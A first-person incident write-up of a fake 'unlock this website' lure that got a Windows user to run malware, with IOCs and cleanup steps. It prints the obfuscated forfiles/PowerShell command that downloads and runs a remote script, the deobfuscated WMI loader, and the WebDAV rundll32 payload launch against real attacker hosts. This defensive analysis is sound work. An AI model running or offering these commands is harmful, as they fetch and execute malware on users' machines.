
It started with something that looked harmless.
A website refused to open properly and showed instructions to “unlock” access. The page asked me to run two commands on my Windows PC. In that moment, it looked like a simple browser or network verification step.

I copied the command. I opened PowerShell. I ran it.
Within minutes, my PC had executed a hidden PowerShell command, downloaded a remote script, connected to a suspicious WebDAV path, and launched a payload through rundll32.exe.
This was not a website unlock. It was a malware execution chain.
This blog post is a real incident summary so that anyone searching for the same commands, domains, or files can identify the issue quickly and take action.
The Suspicious Command That Started Everything
The first command looked like this:
forfiles /p C:\Windows\System32 /m notepad.exe /c "cmd /v:on /c set p=pow&set e=ershe&set l=ll&!p!!e!!l! -WI 1 -nop -c iex(irm cdn.jsdelivr.net/gh/Tedy324/vlan44-nginx/sample)"At first glance, it looked complicated but not obviously dangerous. That is the trick.
The command was actually hiding the word:
powershellIt split powershell into pieces:
set p=pow
set e=ershe
set l=ll
Then combined them:
!p!!e!!l!So the real command was effectively:
powershell -WindowStyle Hidden -NoProfile -Command iex(irm cdn.jsdelivr.net/gh/Tedy324/vlan44-nginx/sample)In plain English:
Download a PowerShell script from the internet and execute it immediately.
The suspicious URL involved was:
cdn.jsdelivr.net/gh/Tedy324/vlan44-nginx/sampleIf you see this URL, Tedy324, or vlan44-nginx in your command history, PowerShell logs, browser downloads, or registry, treat it as suspicious.
The Downloaded PowerShell Script
The downloaded script had a lot of harmless-looking filler code, such as:
Get-Date
Get-Alias
Get-Random
ConvertFrom-Json
But those parts were just noise.
The real dangerous line was this:
$Jqi9fd=([wmiclass]('Win32_P'+'rocessS'+'ta'+'rtu'+'p')).CreateInstance();
$Jqi9fd.ShowWindow=0;
([wmiclass](-join('Win32_','P','roces','s'))).Create(('c'+'m'+'d /'+'c pu'+'shd'+' \\sjc'+'3.sab'+'ad724.bi'+'o'+'@SSL\3'+'6580b02-'+'9'+'d9c'+'-'+'4a93-8'+'1a'+'8-46'+'f'+'877'+'79e789 '+'& run'+'dll32 '+'pf.ch'+',#1'),$null,$Jqi9fd)
Once reconstructed, it became:
cmd /c pushd \\sjc3.sabad724.bio@SSL\36580b02-9d9c-4a93-81a8-46f87779e789 & rundll32 pf.ch,#1This was the actual payload execution chain.
What Was Actually Happening?
The attack used a few Windows components in a suspicious way:
1. PowerShell
PowerShell was used to download and run a remote script.
The dangerous part was:
iex(irm ...)Where:
iex = Invoke-Expression
irm = Invoke-RestMethod
So it means:
Download content from a URL and execute it as code.
2. Win32_ProcessStartup and Win32_Process
The script used WMI classes:
Win32_ProcessStartup
Win32_Process
This allowed the script to launch another process silently.
The setting:
ShowWindow=0meant the command window was hidden.
3. cmd.exe
The script launched:
cmd /c pushd \\sjc3.sabad724.bio@SSL\...This connected the system to a remote WebDAV-style path.
4. rundll32.exe
Then it executed:
rundll32 pf.ch,#1rundll32.exe is a legitimate Windows tool, but attackers often abuse it to run malicious DLL-style payloads.
In this case, the suspicious payload reference was:
pf.ch,#1Indicators of Compromise Found
These were the suspicious indicators found during investigation:
cdn.jsdelivr.net/gh/Tedy324/vlan44-nginx/sample
Tedy324
vlan44-nginx
sjc3.sabad724.bio
sabad724.bio
36580b02-9d9c-4a93-81a8-46f87779e789
pf.ch
rundll32 pf.ch,#1
Win32_ProcessStartup
Win32_Process.Create
If you are investigating a similar issue, search your system for these terms.
How I Confirmed the Malware Actually Ran
After checking active processes, I found:
cmd.exe
rundll32.exe
The suspicious cmd.exe command line was:
cmd /c pushd \\sjc3.sabad724.bio@SSL\36580b02-9d9c-4a93-81a8-46f87779e789 & rundll32 pf.ch,#1The child process was:
rundll32 pf.ch,#1That confirmed the malware did not just download — it actually executed.
Step-by-Step Cleanup and Verification
The following steps helped clean and verify the system.
Important: Do not run random commands from unknown websites. The commands below are only for investigation and cleanup.
Step 1: Disconnect the Internet
Immediately disconnect Wi-Fi or unplug the LAN cable.
Do not log in to important accounts from the affected PC.
Avoid opening:
Gmail
Google Ads
Meta Ads
cPanel / WHM
WordPress admin
GitHub
Banking websites
Payment accounts
Step 2: Check Active Suspicious Processes
Open PowerShell as Administrator and run:
Get-Process powershell,cmd,rundll32,wscript,cscript,mshta -ErrorAction SilentlyContinue |
Select-Object ProcessName, Id, StartTime, Path
Then check command lines:
Get-CimInstance Win32_Process |
Where-Object {$_.Name -match "powershell|cmd|rundll32|wscript|cscript|mshta"} |
Select-Object ProcessId, ParentProcessId, Name, CommandLine, CreationDate |
Format-List
Look for:
sabad724
pf.ch
jsdelivr
Tedy324
vlan44
36580b02
rundll32 pf.ch,#1
pushd \\sjc3
EncodedCommand
If you see the malicious cmd.exe and rundll32.exe process still running, kill them:
Stop-Process -Id PROCESS_ID_HERE -ForceReplace PROCESS_ID_HERE with the actual suspicious process ID.
Step 3: Run an Offline or Boot-Time Antivirus Scan
Run a full scan using your installed antivirus.
If available, run:
Boot-time scan
Rescue scan
Offline scan
Full system scan
If you use Microsoft Defender, you can run:
Start-MpWDOScanThis restarts the PC and scans before Windows fully loads.
Step 4: Check Microsoft Defender Detection History
Run:
Get-MpThreatDetection |
Sort-Object InitialDetectionTime -Descending |
Select-Object -First 10 InitialDetectionTime, ThreatName, ActionSuccess, Resources |
Format-List
In my case, Defender showed a suspicious PowerShell command using:
-NoP
-NonI
-W Hidden
-EncodedCommand
These are common signs of hidden PowerShell execution.
Step 5: Search Registry for Malware Indicators
Run these checks:
reg query HKCU /f "sabad724" /s
reg query HKLM /f "sabad724" /s
reg query HKCU /f "pf.ch" /s
reg query HKLM /f "pf.ch" /s
reg query HKCU /f "jsdelivr" /s
reg query HKLM /f "jsdelivr" /s
reg query HKCU /f "Tedy324" /s
reg query HKLM /f "Tedy324" /s
A clean result should say:
End of search: 0 match(es) found.Step 6: Remove the WebDAV Mount Trace
One suspicious registry trace was found here:
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2It contained:
sjc3.sabad724.bio@SSLThe malicious-looking entry was related to:
\\sjc3.sabad724.bio@SSL\36580b02-9d9c-4a93-81a8-46f87779e789After cleanup, searching for sabad724 returned:
End of search: 0 match(es) found.Step 7: Remove Run Command History
Another leftover was found in:
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRUThis was not active malware. It was just Windows remembering the command that had been run.
The entry contained:
cdn.jsdelivr.net/gh/Tedy324/vlan44-nginx/sampleTo remove it, run:
$path = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU"
Remove-ItemProperty -Path $path -Name "d" -ErrorAction SilentlyContinue

$mru = (Get-ItemProperty -Path $path -Name MRUList -ErrorAction SilentlyContinue).MRUList
if ($mru) {
    Set-ItemProperty -Path $path -Name MRUList -Value ($mru -replace "d","")
}
Then verify:
reg query HKCU /f "jsdelivr" /s
reg query HKCU /f "Tedy324" /s
Expected result:
End of search: 0 match(es) found.Step 8: Check Network Mounts
Run:
net useThere should be no connection to:
sjc3.sabad724.bioIf it appears, remove it:
net use "\\sjc3.sabad724.bio@SSL\36580b02-9d9c-4a93-81a8-46f87779e789" /delete /yStep 9: Check Scheduled Tasks
Run:
Get-ScheduledTask | Where-Object {
    $_.Actions -match "sabad724|pf\.ch|jsdelivr|Tedy324|vlan44|36580b02|EncodedCommand"
} | Select-Object TaskName, TaskPath, State, Actions
Ideally, this should return nothing.
Normal Windows tasks may use rundll32.exe, so do not panic just because you see rundll32. Focus on the suspicious names:
sabad724
pf.ch
jsdelivr
Tedy324
vlan44
36580b02
Step 10: Check Startup Entries
Run:
Get-CimInstance Win32_StartupCommand |
Select-Object Name, Command, Location, User |
Format-List
Look for suspicious entries involving:
powershell
cmd
rundll32
AppData
Temp
EncodedCommand
sabad724
pf.ch
jsdelivr
Step 11: Check WMI Persistence
Because the script used WMI, check WMI persistence:
Get-CimInstance -Namespace root\subscription -ClassName __EventFilter
Get-CimInstance -Namespace root\subscription -ClassName CommandLineEventConsumer
Get-CimInstance -Namespace root\subscription -ClassName __FilterToConsumerBinding
If you see anything launching PowerShell, CMD, rundll32, AppData, Temp, or unknown scripts, investigate it carefully.
Step 12: Understand False Alarms
During investigation, one long EncodedCommand PowerShell process looked suspicious.
After decoding it, it turned out to be related to:
VS Code
OpenAI ChatGPT / Codex extension
PowerShell AST parser
Rust command-safety layer
The parent process was:
codex.exe
C:\Users\deovr\.vscode\extensions\openai.chatgpt-...
That was not the original malware chain.
This is important: not every encoded PowerShell command is automatically malware. But after an infection, every encoded command should be checked.
When Can You Consider the PC Clean?
You can consider the PC reasonably clean only after all of these are true:
No suspicious cmd.exe or rundll32.exe process after reboot
No active connection to sjc3.sabad724.bio
No registry hits for sabad724
No registry hits for pf.ch
No registry hits for jsdelivr
No registry hits for Tedy324
No suspicious scheduled task
No suspicious startup entry
No suspicious WMI persistence
Full antivirus scan is clean
Boot-time/offline scan is clean
Still, there is one hard truth:
After confirmed malware execution, no cleanup method gives 100% certainty except a full Windows reinstall.
For most users, if the checks above are clean and antivirus scans are clean, the system is reasonably safe to use again. For business-critical systems, reinstalling Windows is the safer professional choice.
Important: Change Passwords from a Clean Device
Even if the malware is removed, credentials or browser sessions may have been exposed.
Change important passwords from another clean device:
Google / Gmail
Hosting / cPanel / WHM
WordPress admin
GitHub
Meta Business / Ads
Google Ads
Banking and payment accounts
Email accounts
Also:
Sign out from all active sessions
Review recent login history
Enable 2FA everywhere
Remove unknown browser extensions
Avoid saving critical passwords in the browser
Final Lesson
The mistake was not just running a command.
The mistake was trusting a website that asked me to run a command to “unlock” access.
No genuine website should ask you to run PowerShell, CMD, forfiles, rundll32, or any script to prove you are human or unlock content.
If a website asks you to copy-paste a command like this:
forfiles /p C:\Windows\System32 /m notepad.exe /c ...or anything involving:
powershell
iex
irm
EncodedCommand
rundll32
cdn.jsdelivr.net/gh/Tedy324
sjc3.sabad724.bio
pf.ch,#1
do not run it.
Close the website. Disconnect if you already ran it. Start investigation immediately.
A single copied command can be enough to hand over your PC to an attacker.